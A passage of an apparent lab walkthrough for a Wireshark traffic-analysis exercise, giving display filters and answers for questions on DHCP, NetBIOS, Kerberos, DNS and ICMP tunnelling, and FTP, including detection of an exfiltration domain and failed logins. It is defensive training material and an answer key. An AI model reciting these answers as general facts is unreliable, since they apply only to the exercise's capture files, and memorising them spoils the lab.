
After the filtering applied you can see the three packets related with.

Correct one is the third one which has IP Address : **172.16.13.49**

Let's click on it and look at the **"Dynamic Host Configuration Protocol"** section in **"Packet Details"** pane:



Now look at the **“Option: (12) Host Name”** by expanding the infos :



Okay, that is it! Host name is **“Anthony-s-Galaxy-A30s”**. We found the right packet.

Take a look at the Option (61), you will face the Client MAC address : **9a:81:41:cb:96:6c**

Answer : 9a:81:41:cb:96:6c

2. How many NetBIOS registration requests does the “LIVALJM” workstation have?


The Filtering Code must be :

(nbns.flags.opcode == 5) and (nbns.name contains “LIVALJM”)

You will meet the packets related with the **LIVALJM** workstation and the number of packets

is **16**.

Answer : 16





3. Which host requested the IP address “172.16.13.85”?

The Filtering Code must be :

(dhcp.option.dhcp == 3) && (dhcp.option.requested_ip_address == 172.16.13.85)

Answer : Galaxy-A12






Use the "Desktop/exercise-pcaps/dhcp-netbios-kerberos/kerberos.pcap" file.

4. What is the IP address of the user "u5"? (Enter the address in defanged format.)

The Filtering Code must be :

kerberos.CNameString contains “u5”



The IP Address : 10.1.12.2

Defanged Version of IP Address is in which every period “.” is replaced by “[.]”


Answer : 10[.]1[.]12[.]2

5. What is the hostname of the available host in the Kerberos packets?

Since the values end with **“$”** are hostnames, we should look for the packet contains **“$”**.

The Filtering Code must be :

kerberos.CNameString contains “$”



Answer : xp1$

#Task 5 - Tunnelling Traffic: DNS and ICMP


Use the “Desktop/exercise-pcaps/dns-icmp/icmp-tunnel.pcap” file.

1. Investigate the anomalous packets. Which protocol is used in ICMP tunnelling?

The Filtering Code must be :

icmp and (data.data contains “ssh”)

Answer : ssh



Use the “Desktop/exercise-pcaps/dns-icmp/dns.pcap” file.

2. Investigate the anomalous packets. What is the suspicious main domain address that receives anomalous DNS queries? (Enter the address in defanged format.)

The Filtering Code must be :

dns

When you investigate the packet results, you should focus on the queries part.


You will notice the extra ordinary result in the queries.

If you click on that one, you can see the suspicious main domain address.

In order to see the domain address, go to **Packet Details** pane and expand the **Domain Name System → Queries → Name**,

right-click on it, hit the **“Show Packet Bytes…”**

Answer : dataexfil[.]com




#Task 6 - Cleartext Protocol Analysis: FTP

1. How many incorrect login attempts are there?

The Filtering Code must be :

ftp.response.code == 530

Answer : 737




2. What is the size of the file accessed by the “ftp” account?

The Filtering Code must be :

